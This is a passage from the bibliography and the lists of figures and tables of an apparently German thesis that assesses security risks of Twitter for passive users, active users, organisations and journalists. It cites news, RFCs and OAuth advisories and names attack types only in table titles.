- [Möller 2009] Markus Möller (conception) 23.03.2009: *Einsatzgebiete von Microblogging in Unternehmen* <http://conception-blog.com/einsatzgebiete-von-microblogging-in-unternehmen-teil-1-von-4/2009/> besucht am 23.03.2011
- [Moser 2009] Jeff Moser 10.06.2009: *The First Few Milliseconds of an HTTPS Connection* <http://www.moserware.com/2009/06/first-few-milliseconds-of-https.html> besucht am 31.05.2011

- [Nytro 2009] Nytro (Romanian Security Team) 28.10.2009: *Using XSS to bypass CSRF protection*  
[http://dl.packetstormsecurity.net/papers/attack/Using\\_XSS\\_to\\_bypass\\_CSRF\\_protection.pdf](http://dl.packetstormsecurity.net/papers/attack/Using_XSS_to_bypass_CSRF_protection.pdf) besucht am 24.05.2011
- [O'Dell 2011] Jolie O'Dell (Mashable) 12.03.2011: *Twitter to Devs: Don't Make Twitter Clients... Or Else* <http://mashable.com/2011/03/12/twitter-api-clients/>  
besucht am 01.04.2011
- [O'Reilly 2009] Tim O'Reilly; Sarah Milstein (O'Reilly Media, Inc.) 2009: *The Twitter Book*
- [oAuth 2009a] OAuth Core Workgroup 24.06.2009: *OAuth Core 1.0 Revision A: 11.7. Secrecy of the Consumer Secret* <http://oauth.net/core/1.0a/#anchor31> besucht am 10.05.2011
- [oAuth 2009b] OAuth Core Workgroup 23.04.2009: *OAuth Security Advisory: 2009.1*  
<http://oauth.net/advisories/2009-1/> besucht am 10.05.2011
- [oAuth 2011a] OAuth Core Workgroup: *OAuth Community Site* <http://oauth.net/> besucht am 23.03.2011
- [oAuth 2011b] OAuth Core Workgroup: *OAuth 2.0* <http://oauth.net/2/> besucht am 18.06.2011
- [oStat 2011] OStatus: *OStatus | people on different networks following each other*  
<http://ostatus.org/> besucht am 13.06.2011
- [Ostrow 2010a] Adam Ostrow (Mashable) 10.05.2010: *Twitter Bug Lets You Control Who Follows You* <http://mashable.com/2010/05/10/twitter-follow-bug/> besucht am 04.05.2011
- [Ostrow 2010b] Adam Ostrow (Mashable) 10.08.2010: *Now You Can Follow Twitter Users Without an Account* <http://mashable.com/2010/08/10/twitter-fast-follow/>  
besucht am 13.06.2011
- [OWASP 2008] OWASP Foundation 14.12.2008: *OWASP Risk Rating Methodology*  
[https://www.owasp.org/index.php/How\\_to\\_value\\_the\\_real\\_risk](https://www.owasp.org/index.php/How_to_value_the_real_risk) besucht am 04.04.2011
- [Palmer 2008] Jason Palmer (The New Scientist, Volume 198, Issue 2654, 3 May 2008, Pages 24-25):  
*Emergency 2.0 is coming to a website near you*
- [Palmer 2010] Chris Palmer (iSEC Partners Security Advisory) 27.04.2010: *Twitter - Insecure session management* <http://www.hack0wn.com/view.php?xroot=511.0&cat=advisories> besucht am 27.05.2011

- [Parbel 2009] Matthias Parbel (heise online) 09.12.2009: *Dell er"twittert" sich Kunden* <http://www.heise.de/newsticker/meldung/Dell-er-twittert-sich-Kunden-881082.html> besucht am 23.03.2011
- [Parr 2010a] Ben Parr (Mashable) 11.10.2010: *Facebook, Twitter and The Two Branches of Social Media [OP-ED]* <http://mashable.com/2010/10/11/facebook-twitter-social/> besucht am 08.03.2011
- [Parr 2010b] Ben Parr (Mashable) 24.06.2010: *FTC Closes Its Investigation of Twitter's Security Practices [UPDATED]* <http://mashable.com/2010/06/24/ftc-closes-its-investigation-of-twitters-security-practices/> besucht am 23.05.2011
- [Paul 2010] Ryan Paul (Ars Technica) September 2010: *Compromising Twitter's OAuth security system* <http://arstechnica.com/security/guides/2010/09/twitter-a-case-study-on-how-to-do-oauth-wrong.ars> besucht am 08.05.2011
- [Penner 2010] Carolyn Penner (Twitter Blog) 30.08.2010: *Twitter Applications and Oauth* <http://blog.twitter.com/2010/08/twitter-applications-and-oauth.html> besucht am 23.03.2011
- [Penner 2011a] Carolyn Penner (Twitter Blog) 09.02.2011: *#superbowl* <http://blog.twitter.com/2011/02/superbowl.html> besucht am 15.03.2011
- [Penner 2011b] Carolyn Penner (Twitter Blog) 15.03.2011: *Making Twitter more secure: HTTPS* <http://blog.twitter.com/2011/03/making-twitter-more-secure-https.html> besucht am 23.05.2011
- [Percival 2011] Mark Percival (Twitter Engineering) 22.03.2011: *Improving Browser Security with CSP* <http://engineering.twitter.com/2011/03/improving-browser-security-with-csp.html> besucht am 06.07.2011
- [Pfeiffer 2010] Thomas Pfeiffer August 2010: *Twitternutzertzahlen in Deutschland, Österreich und der Schweiz (August 2010)* <http://webevangelisten.de/twitternutzertzahlen-deutschland-oesterreich-schweiz/> besucht am 15.03.2011
- [Rao 2010] Leena Rao (TechCrunch) 17.09.2010: *Twitter Seeing 6 Billion API Calls Per Day, 70K Per Second* <http://techcrunch.com/2010/09/17/twitter-seeing-6-billion-api-calls-per-day-70k-per-second/> besucht am 07.03.2011
- [Rao 2011] Leena Rao (TechCrunch) 14.03.2011: *New Twitter Stats: 140M Tweets Sent Per Day, 460K Accounts Created Per Day* <http://techcrunch.com/2011/03/14/new-twitter-stats-140m-tweets-sent-per-day-460k-accounts-created-per-day/> besucht am 15.03.2011

- [Reißmann 2010] Ole Reißmann (Spiegel online) 11.05.2010: *Twitter-Bug: Deutsche Metal-Band sorgt für Twitter-Chaos*  
<http://www.spiegel.de/netzwelt/web/0,1518,694141,00.html> besucht am 27.05.2011
- [RFC 2142] D. Crocker Mai 1997: *Request for Comments: 2142 - MAILBOX NAMES FOR COMMON SERVICES, ROLES AND FUNCTION*  
<http://tools.ietf.org/html/rfc2142> besucht am 02.04.2011
- [RFC 2617] Franks, et al. Juni 1999: *Request for Comments: 2617 - HTTP Authentication: Basic and Digest Access Authentication* <http://tools.ietf.org/html/rfc2617>  
besucht am 23.03.2011
- [RFC 2828] R. Shirey Mai 2000: *Request for Comments: 2828 - Internet Security Glossary*  
<http://tools.ietf.org/html/rfc2828> besucht am 02.04.2011
- [RFC 5849] E. Hammer-Lahav, Ed. April 2010: *Request for Comments: 5849 - The OAuth 1.0 Protocol*  
<http://tools.ietf.org/html/rfc5849> besucht am 23.03.2011
- [RFC3174] D. Eastlake; P. Jones September 2001: *Request for Comments: 3174 - US Secure Hash Algorithm 1 (SHA1)* <http://tools.ietf.org/html/rfc3174> besucht am 31.05.2011
- [RMI 2005] Risk Management Insight, LLC. 2005: *An Introduction to Factor Analysis of Information Risk (FAIR)*  
[http://www.riskmanagementinsight.com/media/docs/FAIR\\_introduction.pdf](http://www.riskmanagementinsight.com/media/docs/FAIR_introduction.pdf) besucht am 02.04.2011
- [Sanford 2010] Matt Sanford (Twitter Blog) 08.04.2010: *Growing Around the World*  
<http://blog.twitter.com/2010/04/growing-around-world.html> besucht am 15.03.2011
- [Schmidt 2009a] Jürgen Schmidt (heise Security) 20.03.2009: *Twitter schließt eine Lücke und die nächste taucht auf* <http://www.heise.de/security/meldung/Twitter-schliesst-eine-Luecke-und-die-naechste-taucht-auf-208220.html> besucht am 08.05.2011
- [Schmidt 2009b] Jürgen Schmidt (heise Security) 06.03.2009: *Twitter immer noch anfällig für SMS-Fälscher [Update]* <http://www.heise.de/security/meldung/Twitter-immer-noch-anfaellig-fuer-SMS-Faelscher-Update-204527.html> besucht am 23.05.2011
- [Schmidt 2010a] Holger Schmidt (F.A.Z.-Blogs: Netzökonom) 23.09.2010: *Twitter wächst auf 3 Millionen Besucher in Deutschland* <http://faz-community.faz.net/blogs/netzkonom/archive/2010/09/23/twitter-waechst-auf-3-millionen-besucher-in-deutschland.aspx> besucht am 15.03.2011

- [Schmidt 2010b] Jürgen Schmidt (heise online) 22.09.2010: *Twitter und der XSS-Zombie*  
<http://www.heise.de/newsticker/meldung/Twitter-und-der-XSS-Zombie-1083200.html> besucht am 23.05.2011
- [Schonfeld 2010] Erick Schonfeld (TechCrunch) 08.06.2010: *Costolo: Twitter Now Has 190 Million Users Tweeting 65 Million Times A Day*  
<http://techcrunch.com/2010/06/08/twitter-190-million-users/> besucht am 05.03.2011
- [Siegler 2010a] MG Siegler (TechCrunch) 02.09.2010: *Twitter Now Over 145 Million Users, Almost 300,000 Apps* <http://techcrunch.com/2010/09/02/twitter-stats/> besucht am 05.03.2011
- [Siegler 2011] MG Siegler (TechCrunch) 13.03.2011: *5 Years Later, Jack Dorsey Tweets About Twitter's Beginning* <http://techcrunch.com/2011/03/13/twitters-beginning/> besucht am 15.03.2011
- [Simonite 2010] Tom Simonite (heise Technology Review) 05.11.2010: *Ärgerliches Gezwitscher* <http://www.heise.de/tr/artikel/Aergerliches-Gezwitscher-1130709.html> besucht am 23.03.2011
- [Smith/Rainie 2010] Aaron Smith, Lee Rainie (Pew Research Center) 09.12.2010: *8% of online Americans use Twitter* <http://pewinternet.org/Reports/2010/Twitter-update-2010.aspx> besucht am 15.03.2011
- [SocSec 2011] Social Network Security Portal: *Betroffene Social Networking Seiten* <http://socialnetworksecurity.org/betroffene-seiten.php> besucht am 05.04.2011
- [Solis/JESS3 2011] Brian Solis; JESS3 Agency: *The Twitterverse* <http://oneforty.com/pages/twitterverse> besucht am 01.04.2011
- [StatusNet 2011] StatusNet: *StatusNet* <http://status.net/> besucht am 13.06.2011
- [Sterne 2011] Brandon Sterne (Mozilla Security Blog) 22.03.2011: *Creating a Safer Web with Content Security Policy*  
<http://blog.mozilla.com/security/2011/03/22/creating-a-safer-web-with-content-security-policy/> besucht am 06.07.2011
- [StockTwits 2011] StockTwits: *StockTwits* <http://stocktwits.com/> besucht am 01.04.2011
- [Stone 2007] Biz Stone (Twitter Blog) 09.03.2007: *Text JOIN SXSW to 40404*  
<http://blog.twitter.com/2007/03/text-join-sxsw-to-40404.html> besucht am 15.03.2011

- [Stone 2008] Biz Stone (Twitter Blog) 14.07.2008: *Finding A Perfect Match*  
<http://blog.twitter.com/2008/07/finding-perfect-match.html> besucht am 28.03.2011
- [Stone 2009a] Biz Stone (Twitter Blog) 05.01.2009: *Monday Morning Madness*  
<http://blog.twitter.com/2009/01/monday-morning-madness.html> besucht am 28.04.2011
- [Stone 2009b] Biz Stone (Twitter Blog) 17.12.2009: *DNS Disruption*  
<http://blog.twitter.com/2009/12/dns-disruption.html> besucht am 04.05.2011
- [Stone 2009c] Biz Stone (Twitter Blog) 06.03.2009: *Safekeeping Twitter Accounts*  
<http://blog.twitter.com/2009/03/safekeeping-twitter-accounts.html> besucht am 23.05.2011
- [Stone 2009d] Biz Stone (Twitter Blog) 01.07.2009: *May The Tweets Be With You*  
<http://blog.twitter.com/2009/07/may-tweets-be-with-you.html> besucht am 13.05.2011
- [Stuttard/Pinto 2007] Dafydd Stuttard; Marcus Pinto (Wiley) Oktober 2007: *The Web Application Hacker's Handbook – Discovering and Exploiting Security Flaws*
- [Sysomos 2010a] Sysomos Inc. September 2010: *Replies and Retweets on Twitter*  
<http://www.sysomos.com/insidetwitter/engagement/> besucht am 10.03.2011
- [Sysomos 2010b] Sysomos Inc. Dezember 2010.: *Twitter Statistics for 2010*  
<http://www.sysomos.com/insidetwitter/twitter-stats-2010/> besucht am 16.03.2011
- [TinyURL 2011] TinyURL, LLC.: *TinyURL.com - shorten that long URL into a tiny URL*  
<http://tinyurl.com/> besucht am 02.04.2011
- [Top100 2011] twitaholic.com: *Top 100 Twitterholics based on Followers*  
<http://twitaholic.com/top100/followers/> besucht am 15.03.2011
- [Tumasjan et al. 2010] Andranik Tumasjan, Timm O. Sprenger, Philipp G. Sandner, Isabell M. Welpel 2010: *Predicting Elections with Twitter: What 140 Characters Reveal about Political Sentiment*  
<http://www.aaai.org/ocs/index.php/ICWSM/ICWSM10/paper/download/1441/1852> besucht am 22.03.2011
- [TwitterDev 2011a] Twitter Developers: *Welcome to @Anywhere*  
<http://dev.twitter.com/anywhere> besucht am 10.03.2011
- [TwitterDev 2011b] Twitter Developer: *GET search* <http://dev.twitter.com/doc/get/search> besucht am 28.03.2011

- [TwitterDev 2011c] Twitter Developer: *Site Streams Beta*  
*Test* [http://dev.twitter.com/pages/site\\_streams](http://dev.twitter.com/pages/site_streams) besucht am 28.03.2011
- [TwitterDev 2011d] Twitter Developer: *Status: API Status* <http://dev.twitter.com/status> besucht am 15.05.2011
- [TwitterDev 2011e] Twitter Developer: *Streaming API Documentation*  
[http://dev.twitter.com/pages/streaming\\_api](http://dev.twitter.com/pages/streaming_api) besucht am 28.03.2011
- [TwitterDev 2011f] Twitter Developers: *Tweet Entities*  
[http://dev.twitter.com/pages/tweet\\_entities](http://dev.twitter.com/pages/tweet_entities) besucht am 14.03.2011
- [TwitterDev 2011g] Twitter Developer: *Authenticating Requests with OAuth*  
<http://dev.twitter.com/pages/auth> besucht am 24.03.2011
- [TwitterDev 2011h] Twitter Developer: *API Console* <https://dev.twitter.com/console> besucht am 28.03.2011
- [TwitterDev 2011i] Twitter Developer: *Rate Limiting* <http://dev.twitter.com/pages/rate-limiting> besucht am 28.03.2011
- [TwitterDev 2011j] Twitter Developer: *Register an Application*  
<https://dev.twitter.com/apps/new> besucht am 24.03.2011
- [TwitterDev 2011k] Twitter Developer: *Overview of "Sign in with Twitter"*  
[http://dev.twitter.com/pages/sign\\_in\\_with\\_twitter](http://dev.twitter.com/pages/sign_in_with_twitter) besucht am 25.03.2011
- [TwitterKonto 2011a] Twitter's Trust and Safety (Twitter Konto): *Updates*  
<https://twitter.com/#!/safety> besucht am 20.05.2011
- [TwitterKonto 2011b] Universität Hamburg (Twitter Konto): *Konto der Redakteurinnen der Abteilung Öffentlichkeitsarbeit der Universität Hamburg*  
<https://twitter.com/unihh> besucht am 22.03.2011
- [TwitterSearch 2011a] Twitter Search: *Suche* <http://search.twitter.com/> besucht am 28.03.2011
- [TwitterSearch 2011b] Twitter Search: *Platz: Twitter HQ, San Francisco*  
<http://search.twitter.com/search?q=place%3A247f43d441defc03> besucht am 14.03.2011
- [TwitterStatus 2011] Twitter: *Status* <http://status.twitter.com/> besucht am 15.05.2011
- [TwitterSupport 2011a] Twitter Support: *My Website is Being Flagged as Malware or Spam*  
<https://support.twitter.com/groups/32-something-s-not-working/topics/120-errors/articles/90491-my-website-is-being-flagged-as-malware-or-spam> besucht am 09.05.2011

- [TwitterSupport Twitter Support: *Wie du deinen Nutzernamen änderst*  
2011b] <http://support.twitter.com/articles/333299-wie-du-deinen-nutzernamen-xe4-nderst> besucht am 02.04.2011
- [TwitterSupport Twitter Support: *API Developers: Abuse Prevention and Security*  
2011c] <https://support.twitter.com/entries/79901> besucht am 09.05.2011
- [TwitterSupport Twitter Support: *Über verifizierte Konten*  
2011d] <http://support.twitter.com/articles/313322-das-neue-twitter-xdc-ber-verifizierte-konten> besucht am 13.03.2011
- [Ungerer 2009] Bert Ungerer (heise online) 14.09.2009: *"Social Worm" nervt Twitter-Anwender* <http://www.heise.de/newsticker/meldung/Social-Worm-nervt-Twitter-Anwender-755801.html> besucht am 23.05.2011
- [Versteegen 2003] Gerhard Versteegen (Springer-Verlag) 2003: *Risikomanagement in IT-Projekten*
- [Wauters 2009] Robin Wauters (TechCrunch) 15.07.2009: *Another Security Tip For Twitter: Don't Use "Password" As Your Server Password*  
<http://techcrunch.com/2009/07/15/another-security-tip-for-twitter-dont-use-password-as-your-password/> besucht am 28.04.2011
- [Wiegand 2011] Dorothee Wiegand (heise online) 08.01.2011: *US-Regierung fordert personenbezogene Daten von Twitter [2. Update]*  
<http://www.heise.de/newsticker/meldung/US-Regierung-fordert-personenbezogene-Daten-von-Twitter-2-Update-1165760.html> besucht am 11.05.2011
- [Wilkens 2011] Andreas Wilkens (heise online) 26.01.2011: *Ägypten blockiert Twitter und Facebook* <http://www.heise.de/newsticker/meldung/Aegypten-blockiert-Twitter-und-Facebook-1177706.html> besucht am 22.03.2011
- [Williams 2011] Evan Williams (Twitter Blog) 14.09.2011: *A Better Twitter*  
<http://blog.twitter.com/2010/09/better-twitter.html> besucht am 06.07.2011
- [ZDF 2011] ZDFheute - Nachrichten 02.05.2011: *Twitterer berichtet von Bin-Laden-Tötung - ohne es zu wissen*  
<http://www.heute.de/ZDFheute/inhalt/0/0,3672,8236256,00.html> besucht am 06.07.2011
- [Ziemann 2011] Frank Ziemann (PC-WELT) 26.09.2008: *Totgesagte leben länger: Angriffs-Toolkit Neosploit ist wieder im Geschäft*  
<http://www.pcwelt.de/news/Totgesagte-leben-laenger-Angriffs-Toolkit-Neosploit-ist-wieder-im-Geschaeft-142985.html> besucht am 06.07.2011

## Abbildungsverzeichnis

Abbildung 1: Begriffe und Beziehungen innerhalb des sozialen Mediums.....	6
Abbildung 2: Histogramm von Weiterleitungen aus [Sysomos 2010a].....	7
Abbildung 3: Following und Follower eines Kontos auf Twitter.....	12
Abbildung 4: Follower-Netzwerk.....	13
Abbildung 5: Partielles Klassendiagramm eines Tweets nach [TwitterDev 2011f].....	14
Abbildung 6: Trends für Deutschland 14.03.2011 17 Uhr.....	15
Abbildung 7: Top-Ten Länder nach Reichweiten in der Bevölkerung [ComScore 2011].....	17
Abbildung 8: Aktivität der Benutzer [Sysomos 2010b].....	18
Abbildung 9: OAuth-Aktivitätsdiagramm nach [Dewanto 2009b].....	24
Abbildung 10: Client-Nutzung Twitters, Quelle: [Evans 2011].....	31
Abbildung 11: (Nicht) identifizierte Risiken.....	51
Abbildung 12: „Sign in with twitter“-Button, Quelle: [TwitterDev 2011k].....	52
Abbildung 13: Screenshot eines schadhafte XSS-Tweets [Matt 2010].....	53
Abbildung 14: PHP Code im Gif-Bild; Quelle [Carli 2007].....	60
Abbildung 15: Anzeige der Stärke des Passworts; Quelle [Stone 2009c].....	63
Abbildung 16: Autorisieren einer schreibenden Third-Party Anwendung.....	69
Abbildung 17: Twitter-Nachricht zur Notwasserung im Hudson River.....	73
Abbildung 18: Twitter Dashboard zur Revolution in der arabischen Welt [Aljazeera 2011] .....	77
Abbildung 19: Verschiedene Adressleisten bei Twitter in Mozilla Firefox.....	99
Abbildung 20: Flussdiagramm der OAuth Autorisierung bei Twitter, Quelle: [TwitterDev 2011k].....	110
Abbildung 21: The Twitterverse – Twitters Ökosystem aus [Solis/JESS3 2011].....	112

## Tabellenverzeichnis

Tabelle 1: Entwicklung der Nutzung Twitters; Quellen [Beaumont 2010] [Rao 2011].....	16
Tabelle 2: Altersstruktur der Twitter-Nutzer.....	18
Tabelle 3: Klassifikation der Twitter-Nachrichten nach [Kelly 2009].....	19
Tabelle 4: Begriffe und Rollen des OAuth-Protokolls nach [Dewanto 2009a].....	22
Tabelle 5: Aktivitäten deutscher Parteien auf Twitter nach [Krohn 2009].....	75

Tabelle 6: Risikobewertung für „Abhören privater Tweets/Direktnachrichten durch JSON Hijacking“ bei Journalisten.....	80
Tabelle 7: Risikobewertungen für passive Nutzer.....	81
Tabelle 8: Risikobewertungen für aktive Nutzer.....	82
Tabelle 9: Risikobewertungen für Organisationen.....	84
Tabelle 10: Risikobewertungen für Journalisten.....	86
Tabelle 11: Risikobewertungen für Entwickler von Third-Party Anwendungen.....	87
Tabelle 12: Übersicht der Risikobewertungen.....	88
Tabelle 13: Abkürzung der Aspekte zur Risikobewertung.....	113
Tabelle 14: Standardfall der Risikobewertung.....	114
Tabelle 15: Risikobewertung für „DNS Hijacking-Attacke“ bei passiven Nutzern.....	114
Tabelle 16: Risikobewertung für „Distributed Denial of Service-Attacke“ bei passiven Nutzern.....	115
Tabelle 17: Risikobewertung für „Unsichere Administrationstools“ bei passiven Anwendern.....	115
Tabelle 18: Risikobewertung für „Versteckte Befehle“ bei passiven Anwendern.....	116
Tabelle 19: Risikobewertung für „Unzureichende IT-Sicherheitspolitik innerhalb der Firma Twitters“ bei passiven Anwendern.....	116
Tabelle 20: Risikobewertung für „Shell Injection“ bei passiven Anwendern.....	116
Tabelle 21: Risikobewertung für „Programmcode Injection“ bei passiven Anwendern.....	117
Tabelle 22: Risikobewertung für „SQL Injection“ bei passiven Anwendern.....	117
Tabelle 23: Risikobewertung für „Unsichere Konfiguration des Servers“ bei passiven Anwendern.....	117
Tabelle 24: Risikobewertung für „Code Injection über Benutzerbild“ bei passiven Anwendern.....	118
Tabelle 25: Risikobewertung für „Path Traversal über Upload des Benutzerbildes“ bei passiven Anwendern.....	118
Tabelle 26: Risikobewertung für „Astroturfing“ bei passiven Anwendern.....	118
Tabelle 27: Risikobewertung für „XSS-Schwachstelle ermöglicht Wurm“ bei passiven Anwendern.....	119
Tabelle 28: Risikobewertung für „XSS-Schwachstelle ermöglicht Manipulation der Seite“ bei passiven Anwendern.....	119
Tabelle 29: Risikobewertung für „JSON Injection“ bei passiven Anwendern.....	119

---

Tabelle 30: Risikobewertung für „Nicht authentische Nachrichteninhalte“ bei passiven Anwendern.....	120
Tabelle 31: Risikobewertung für die „Verschleierung des Ziels des Links“ bei passiven Anwendern.....	120
Tabelle 32: Risikobewertung für „Kompromittierung eines Kurz-URL-Anbieters“ bei passiven Anwendern.....	120
Tabelle 33: Risikobewertung für „DNS Hijacking-Attacke“ bei aktiven Nutzern.....	121
Tabelle 34: Risikobewertung für „Distributed Denial of Service-Attacke“ bei aktiven Nutzern.....	121
Tabelle 35: Risikobewertung für „Unsichere Administrationstools“ bei aktiven Anwendern.....	121
Tabelle 36: Risikobewertung für „Versteckte Befehle“ bei aktiven Anwendern.....	122
Tabelle 37: Risikobewertung für „Unzureichende IT-Sicherheitspolitik innerhalb der Firma Twitters“ bei aktiven Anwendern.....	122
Tabelle 38: Risikobewertung für „Shell Injection“ bei aktiven Anwendern.....	122
Tabelle 39: Risikobewertung für „Programmcode Injection“ bei aktiven Anwendern.....	122
Tabelle 40: Risikobewertung für „SQL Injection“ bei aktiven Anwendern.....	123
Tabelle 41: Risikobewertung für „Unsichere Konfiguration des Servers“ bei aktiven Anwendern.....	123
Tabelle 42: Risikobewertung für „Verlust der eigenen Daten“ bei aktiven Anwendern.....	123
Tabelle 43: Risikobewertung für „Öffentliche Preisgabe von angriffsrelevanten Informationen“ bei aktiven Anwendern.....	123
Tabelle 44: Risikobewertung für „Code Injection über Benutzerbild“ bei aktiven Anwendern.....	124
Tabelle 45: Risikobewertung für „Path Traversal über Upload des Benutzerbildes,“ bei aktiven Anwendern.....	124
Tabelle 46: Risikobewertung für „Astroturfing“ bei aktiven Anwendern.....	124
Tabelle 47: Risikobewertung für „Zugangsdaten via Brute-Force-Angriff“ bei aktiven Anwendern.....	124
Tabelle 48: Risikobewertung für „Umleiten der Zugangsdaten via XSS“ bei aktiven Anwendern.....	125
Tabelle 49: Risikobewertung für „Übertragung von eingegebenen Daten über Malware“ bei aktiven Nutzern.....	125

Tabelle 50: Risikobewertung für „Zugangsdaten mit Phishing-Angriff per E-Mail“ bei aktiven Anwendern.....	125
Tabelle 51: Risikobewertung für „Zugangsdaten mit Phishing-Angriff per Direktnachricht“ bei aktiven Anwendern.....	126
Tabelle 52: Risikobewertung für „Zugangsdaten mit Phishing-Angriff per Tweet“ bei aktiven Anwendern.....	126
Tabelle 53: Risikobewertung für „Zugangsdaten mit Phishing-Angriff per Third-Party Webseite“ bei aktiven Anwendern.....	126
Tabelle 54: Risikobewertung für „Fehlerhafte Implementierung des Sitzungsmanagements“ bei aktiven Anwendern.....	126
Tabelle 55: Risikobewertung für „Übertragung von Daten über XSS-Schwachstelle“ bei aktiven Anwendern.....	127
Tabelle 56: Risikobewertung für „Abhören von Daten im Netzwerk“ bei aktiven Anwendern.....	127
Tabelle 57: Risikobewertung für „XSS-Schwachstelle ermöglicht XSRF“ bei aktiven Anwendern.....	127
Tabelle 58: Risikobewertung für „Clickjacking“ bei aktiven Anwendern.....	128
Tabelle 59: Risikobewertung für „Fehlende Mitteilung der Nutzung der „Passwort zurücksetzen“-Funktion“ bei aktiven Anwendern.....	128
Tabelle 60: Risikobewertung für „Abhören privater Tweets/Direktnachrichten durch JSON Hijacking“ bei aktiven Anwendern.....	128
Tabelle 61: Risikobewertung für „Manipulation der SMS Absender-Nummer“ bei aktiven Anwendern.....	129
Tabelle 62: Risikobewertung für „Brute-Force-Angriff zum Erraten der optionalen SMS-PIN“ bei aktiven Anwendern.....	129
Tabelle 63: Risikobewertung für „Abhören von SMS“ bei aktiven Anwendern.....	129
Tabelle 64: Risikobewertung für „XSS-Schwachstelle ermöglicht Wurm“ bei aktiven Anwendern.....	130
Tabelle 65: Risikobewertung für „XSS-Schwachstelle ermöglicht Manipulation der Seite“ bei aktiven Anwendern.....	130
Tabelle 66: Risikobewertung für „JSON Injection“ bei aktiven Anwendern.....	130
Tabelle 67: Risikobewertung für „Nicht authentische Nachrichteninhalte“ bei aktiven Anwendern.....	130

---

Tabelle 68: Risikobewertung für die „Verschleierung des Ziels des Links„ bei aktiven Anwendern.....	131
Tabelle 69: Risikobewertung für „Kompromittierung eines Kurz-URL-Anbieters“ bei aktiven Anwendern.....	131
Tabelle 70: Risikobewertung für „Trends enthalten Stichwörter zu schadhaften Tweets“ bei aktiven Anwendern.....	131
Tabelle 71: Risikobewertung für „Zu grobe und unklare Rechtevergabe mit oAuth“ bei aktiven Anwendern.....	131
Tabelle 72: Risikobewertung für „Kompromittierte oder bösartige Third-Party Anwendung“ bei aktiven Anwendern.....	132
Tabelle 73: Risikobewertung für „oAuth-Konsumentenschlüssel und -geheimnis bei Clientanwendungen sind zugänglich“ bei aktiven Anwendern.....	132
Tabelle 74: Risikobewertung für „Twitter verwendet unsichere Version des oAuth-Protokolls“ bei aktiven Anwendern.....	132
Tabelle 75: Risikobewertung für „DNS Hijacking-Attacke“ bei Organisationen.....	133
Tabelle 76: Risikobewertung für „Distributed Denial of Service-Attacke“ bei Organisationen.....	133
Tabelle 77: Risikobewertung für „Unsichere Administrationstools“ bei Organisationen.....	133
Tabelle 78: Risikobewertung für „Versteckte Befehle“ bei Organisationen.....	134
Tabelle 79: Risikobewertung für „Unzureichende IT-Sicherheitspolitik innerhalb der Firma Twitters“ bei Organisationen.....	134
Tabelle 80: Risikobewertung für „Shell Injection“ bei Organisationen.....	134
Tabelle 81: Risikobewertung für „Programmcode Injection“ bei Organisationen.....	134
Tabelle 82: Risikobewertung für „SQL Injection“ bei Organisationen.....	134
Tabelle 83: Risikobewertung für „Unsichere Konfiguration des Servers“ bei Organisationen.....	135
Tabelle 84: Risikobewertung für „Verlust der eigenen Daten“ bei Organisationen.....	135
Tabelle 85: Risikobewertung für „Öffentliche Preisgabe von angriffsrelevanten Informationen“ bei Organisationen.....	135
Tabelle 86: Risikobewertung für „Code Injection über Benutzerbild“ bei Organisationen.....	135
Tabelle 87: Risikobewertung für „Path Traversal über Upload des Benutzerbildes“ bei Organisationen.....	135
Tabelle 88: Risikobewertung für „Astroturfing“ bei Organisationen.....	136

---

Tabelle 89: Risikobewertung für Zugangsdaten via Brute-Force-Angriff bei Organisationen	136
Tabelle 90: Risikobewertung für „Umleiten der Zugangsdaten via XSS“ bei Organisationen	136
Tabelle 91: Risikobewertung für „Übertragung von eingegebenen Daten über Malware“ bei Organisationen	136
Tabelle 92: Risikobewertung für „Austausch geheimer Twitter-Zugangsdaten in Organisationen“	136
Tabelle 93: Risikobewertung für „Zugangsdaten mit Phishing-Angriff per E-Mail“ bei Organisationen	137
Tabelle 94: Risikobewertung für „Zugangsdaten mit Phishing-Angriff per Direktnachricht“ bei Organisationen	137
Tabelle 95: Risikobewertung für „Zugangsdaten mit Phishing-Angriff per Tweet“ bei Organisationen	137
Tabelle 96: Risikobewertung für „Zugangsdaten mit Phishing-Angriff per Third-Party Webseite“ bei Organisationen	137
Tabelle 97: Risikobewertung für „Fehlerhafte Implementierung des Sitzungsmanagements“ bei Organisationen	138
Tabelle 98: Risikobewertung für „Übertragung von Daten über XSS-Schwachstelle“ bei Organisationen	138
Tabelle 99: Risikobewertung für „Abhören von Daten im Netzwerk“ bei Organisationen	138
Tabelle 100: Risikobewertung für „XSS-Schwachstelle ermöglicht XSRF“ bei Organisationen	138
Tabelle 101: Risikobewertung für „Clickjacking“ bei Organisationen	139
Tabelle 102: Risikobewertung für „Fehlende Mitteilung der Nutzung der „Passwort zurücksetzen“-Funktion“ bei Organisationen	139
Tabelle 103: Risikobewertung für „Abhören privater Tweets/Direktnachrichten durch JSON Hijacking“ bei Organisationen	139
Tabelle 104: Risikobewertung für „Manipulation der SMS Absender-Nummer“ bei Organisationen	139
Tabelle 105: Risikobewertung für „Brute-Force-Angriff zum Erraten der optionalen SMS-PIN“ bei Organisationen	140
Tabelle 106: Risikobewertung für „Abhören von SMS“ bei Organisationen	140

---

Tabelle 107: Risikobewertung für „XSS-Schwachstelle ermöglicht Wurm“ bei Organisationen.....	140
Tabelle 108: Risikobewertung für „XSS-Schwachstelle ermöglicht Manipulation der Seite“ bei Organisationen.....	140
Tabelle 109: Risikobewertung für „JSON Injection“ bei Organisationen.....	140
Tabelle 110: Risikobewertung für „Nicht authentische Nachrichteninhalte“ bei Organisationen.....	141
Tabelle 111: Risikobewertung für die „Verschleierung des Ziels des Links“ bei Organisationen.....	141
Tabelle 112: Risikobewertung für „Kompromittierung eines Kurz-URL-Anbieters“ bei Organisationen.....	141
Tabelle 113: Risikobewertung für „Trends enthalten Stichwörter zu schadhaften Tweets“ bei Organisationen.....	141
Tabelle 114: Risikobewertung für „Zu grobe und unklare Rechtevergabe mit OAuth“ bei Organisationen.....	141
Tabelle 115: Risikobewertung für „Kompromittierte oder bösartige Third-Party Anwendung“ bei Organisationen.....	142
Tabelle 116: Risikobewertung für „OAuth-Konsumentenschlüssel und -geheimnis bei Clientanwendungen sind zugänglich“ bei Organisationen.....	142
Tabelle 117: Risikobewertung für „Twitter verwendet unsichere Version des OAuth-Protokolls“ bei Organisationen.....	142
Tabelle 118: Risikobewertung für „DNS Hijacking-Attacke“ bei Journalisten.....	143
Tabelle 119: Risikobewertung für „Distributed Denial of Service-Attacke“ bei Journalisten.....	143
Tabelle 120: Risikobewertung für „Unsichere Administrationstools“ bei Journalisten.....	143
Tabelle 121: Risikobewertung für „Versteckte Befehle“ bei Journalisten.....	143
